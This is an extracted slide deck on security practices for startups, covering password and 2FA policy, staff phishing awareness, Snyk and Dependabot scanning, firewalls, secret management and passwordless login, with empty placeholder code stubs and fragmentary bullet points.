


2 factor authentication

Password Expiration Policy

Strong Password policy

Password



Phishing and Spam Filter

Staff Training

Emails

Ask Question Culture

Was I expecting this email or phone call?

How have I confirmed that this person asking me to do or share something is who he says he is?

If I'm telling someone something sensitive, am I sure she's supposed to know it?

What assumptions have I made about what someone will do with what I'm building?

If I'm touching how we manage secrets, authentication or sessions, have I asked someone for advice?

If I'm wrong about this decision, how would we find out?

Code

Static Code analysis - Snyk

Dependabot to update outdated dependencies

Common Threats checks during Review

Bump regex from 0.1.41 to 1.3.6 #58

Merged infin8x merged 1 commit into master from dependabot/cargo/regex-1.3.6 on Mar 25

dependabot bot commented on behalf of github on Mar 24

Bumps regex from 0.1.41 to 1.3.6.

- Release notes
- Changelog
- Commits

- Cross Site Scripting
- SQL injection

Some checks were not successful
2 failing and 7 successful checks

- ✗ license/snyk (Web Applications) — 2 tests have failed
- ✗ security/snyk (Web Applications) — 2 tests have failed
- ✓ license/snyk (AWS) — No license issues in 2 tests
- ✓ license/snyk (Azure) — No license issues in 2 tests
- ✓ license/snyk (GitLab) — No license issues in 2 tests
- ✓ security/snyk (AWS) — 2 security tests have passed

✓ This branch has no conflicts with the base branch
Merging can be performed automatically.

Merge pull request

Organization Name > Dashboard

Pending tasks

- organization-name-tsd snyk/berry-goof
- organization-name-tsd snyk/snyk-goof
- organization-name-tsd snyk/berry-goof

Vulnerable projects

- organization-name-tsd snyk/snyk-goof:Doc kerfile

Current security issues

- CRITICAL SEVERITY: 275
- HIGH SEVERITY: 1,313
- MEDIUM SEVERITY: 1,400

Web

Firewall


Intrusion detection

Bot Detection and
Captcha

Inbound rules

Active Monitoring


Cloudflare WAF



Server Side Scanning



Secret Manager





Server

Encryption




VPC





Passwordless Authentication Methods






OAuth 2.0 +

Passwordless - magic link

2FA



Auth

- - > Best practices -

-  Host Regular drill sessions
-  Monitor and Vigilance about traffic
-  Invest in tools
-  Hire a security specialist at 50+
-  Compliance Audits
-  Review Regularly



In a startup
Either your
security has
been
compromised
or
you
are
about
to
be
compromised.



```

    # Example code snippet
    def check_security():
        # Logic for checking security
    
```

- What did we do?
- Applied to ourselves
- Researcher notes
- Do things better with better security



```

    # Example code snippet
    def release_content():
        # Logic for releasing content
    
```

- What did we do?
- Applied to ourselves
- Check server side logging
- Security analysis before releasing any programming



- What did we do?
- Setup firewall
- Check
- Monitor network logs
- Check for challenges
- Continuous review and analysis



```

    # Example code snippet
    def check_authentication():
        # Logic for checking authentication
    
```



- What did we do?
- Have more logging than needed
- Review response to the security
- Review their response




```

    # Example code snippet
    def check_sql_injection():
        # Logic for checking SQL injection
    
```

- What did we do?
- Have more logging than needed
- Review response to the security
- Review their response



- Best practice
- Must Deploy JSP monitor
- Monitor real IP from virtual IP
- Search to audit
- File already provided or CI
- Cloudflare DDoS
- Event Logging



Questions ?

THANKS !!!

Talk
Material



  @amanintech  amanin.tech